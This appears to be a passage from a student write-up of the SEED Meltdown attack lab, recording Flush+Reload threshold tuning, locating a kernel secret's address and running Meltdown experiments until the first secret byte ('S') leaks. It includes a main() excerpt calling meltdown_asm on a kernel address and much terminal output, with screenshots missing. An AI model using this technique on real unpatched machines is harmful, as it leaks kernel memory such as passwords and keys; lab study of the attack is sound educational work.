The Secret = 94.
[01/10/21]seed@VM:~/.../hs_asg3$ ./FlushReload
[01/10/21]seed@VM:~/.../hs_asg3$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
```

* 5 times over 20 failed

which means this program is 75 % accurate .

After using the threshold equals 66 .



```
[01/10/21]seed@VM:~/.../Meltdown_Attack$ ./FlushReload
[01/10/21]seed@VM:~/.../Meltdown_Attack$ ./FlushReload
[01/10/21]seed@VM:~/.../Meltdown_Attack$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[01/10/21]seed@VM:~/.../Meltdown_Attack$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[01/10/21]seed@VM:~/.../Meltdown_Attack$ ./FlushReload
[01/10/21]seed@VM:~/.../Meltdown_Attack$ ./FlushReload
[01/10/21]seed@VM:~/.../Meltdown_Attack$ ./FlushReload
[01/10/21]seed@VM:~/.../Meltdown_Attack$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[01/10/21]seed@VM:~/.../Meltdown_Attack$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[01/10/21]seed@VM:~/.../Meltdown_Attack$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[01/10/21]seed@VM:~/.../Meltdown_Attack$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[01/10/21]seed@VM:~/.../Meltdown_Attack$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[01/10/21]seed@VM:~/.../Meltdown_Attack$ ./FlushReload
[01/10/21]seed@VM:~/.../Meltdown_Attack$ ./FlushReload
[01/10/21]seed@VM:~/.../Meltdown_Attack$ ./FlushReload
[01/10/21]seed@VM:~/.../Meltdown_Attack$ ./FlushReload
[01/10/21]seed@VM:~/.../Meltdown_Attack$ ./FlushReload
[01/10/21]seed@VM:~/.../Meltdown_Attack$ ./FlushReload
[01/10/21]seed@VM:~/.../Meltdown_Attack$ ./FlushReload
[01/10/21]seed@VM:~/.../Meltdown_Attack$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
```


I observed that it decreases the accuracy as 12 over 20 fails .

So I increased it to 100 and observed the output .

all the 20 were successful and only 2 over 50 failed .

* by **increasing** the threshold the accuracy **increases** .

Task 3 :




```
[01/10/21]seed@VM:~/.../Meltdown_Attack$ dmesg | grep 'secret data address'
[14893.317041] secret data address:f9120000
```

* the secret data address to be used later equals f912000 .

Task 4 :


No the program doesn’t succeed in line 2 ” segmentation fault “ .



```
[01/10/21]seed@VM:~/.../Meltdown_Attack$ gcc -march=native -o Task4 Task4.c
[01/10/21]seed@VM:~/.../Meltdown_Attack$ ./Task4
Segmentation fault
[01/10/21]seed@VM:~/.../Meltdown_Attack$ 
```

Task 5 :


After the modification to continue to execute even if there is a critical exception, I observed a memory access violation .



```
[01/10/21]seed@VM:~/.../Meltdown_Attack$ gcc -march=native -o ExceptionHandling
ExceptionHandling.c
[01/10/21]seed@VM:~/.../Meltdown_Attack$ ./ExceptionHandling
Memory access violation!
Program continues to execute.
[01/10/21]seed@VM:~/.../Meltdown_Attack$ 
```

Task 6 :

I observed that Line 2 is executed .




```
[01/10/21]seed@VM:~/.../Meltdown_Attack$ gcc -march=native -o MeltdownExperiment
 MeltdownExperiment.c
[01/10/21]seed@VM:~/.../Meltdown_Attack$ ./MeltdownExperiment
Memory access violation!
array[7*4096 + 1024] is in cache.
The Secret = 7.
[01/10/21]seed@VM:~/.../Meltdown_Attack$ 
```

Task 7.1 :

After the modification array[7 * 4096 + DELTA]

to array[kernel data * 4096 + DELTA] .


I observed a memory access violation again .



```
[01/10/21]seed@VM:~/.../Meltdown_Attack$ gcc -march=native -o MeltdownExperiment
 MeltdownExperiment.c
[01/10/21]seed@VM:~/.../Meltdown_Attack$ ./MeltdownExperiment
Memory access violation!
[01/10/21]seed@VM:~/.../Meltdown_Attack$ 
```


Task 7.2 :

After adding the code to our attack program used in Task 7.1, before triggering the out-of-order execution as shown



```
int main()
{
  // Register a signal handler
  signal(SIGSEGV, catch_segv);

  // FLUSH the probing array
  flushSideChannel();

  // Open the /proc/secret_data virtual file.
        int fd = open("/proc/secret_data", O_RDONLY);
        if (fd < 0) {
                perror("open");
                return -1;
        }
        int ret = pread(fd, NULL, 0, 0); // Cause the secret data to be cached.

  if (sigsetjmp(jbuf, 1) == 0) {
      meltdown_asm(0xf9120000);
  }
  else {
      printf("Memory access violation!\n");
  }

  // RELOAD the probing array
  reloadSideChannel();
  return 0;
}
```

* I observed it still prints “memory access violation” .




```
[01/10/21]seed@VM:~/.../Meltdown_Attack$ gcc -march=native -o MeltdownExperiment
 MeltdownExperiment.c
[01/10/21]seed@VM:~/.../Meltdown_Attack$ ./MeltdownExperiment
Memory access violation!
[01/10/21]seed@VM:~/.../Meltdown_Attack$ 
```

Task 7.3 :

After calling the meltdown asm() function, instead of the original meltdown() function with 400 repetitions .


I observed that it prints the secret after running many times and still prints “ memory access violation “ .

the secret equals 83 which is “S “ the first byte in secret[8] .




```
[01/10/21]seed@VM:~/.../Meltdown_Attack$ ./MeltdownExperiment
Memory access violation!
array[83*4096 + 1024] is in cache.
The Secret = 83.
```

* I increased the number of repetitions to 500 and I observed that it prints the secret from the first run .



```
[01/10/21]seed@VM:~/.../Meltdown_Attack$ gcc -march=native -o MeltdownExperiment
 MeltdownExperiment.c
[01/10/21]seed@VM:~/.../Meltdown_Attack$ ./MeltdownExperiment
Memory access violation!
array[83*4096 + 1024] is in cache.
The Secret = 83.
[01/10/21]seed@VM:~/.../Meltdown_Attack$ 
```

* I decreased the number of repetitions to 300 and I observed that it prints after running 3 times .




```
[01/10/21]seed@VM:~/.../Meltdown_Attack$ gcc -march=native -o MeltdownExperiment
 MeltdownExperiment.c
[01/10/21]seed@VM:~/.../Meltdown_Attack$ ./MeltdownExperiment
Memory access violation!
[01/10/21]seed@VM:~/.../Meltdown_Attack$ ./MeltdownExperiment
Memory access violation!
[01/10/21]seed@VM:~/.../Meltdown_Attack$ ./MeltdownExperiment
Memory access violation!
array[83*4096 + 1024] is in cache.
The Secret = 83.
[01/10/21]seed@VM:~/.../Meltdown_Attack$ 
```

* so **increasing** the number of repetitions makes it **faster** to get the secret .


Task 8 :

After running the code , no more “memory access violation” is printed and it steals the first byte from the secret .




```
[01/10/21]seed@VM:~/.../Meltdown_Attack$ gcc -march=native -o MeltdownAttack Mel
tdownAttack.c
[01/10/21]seed@VM:~/.../Meltdown_Attack$ ./MeltdownAttack
The secret value is 83 S
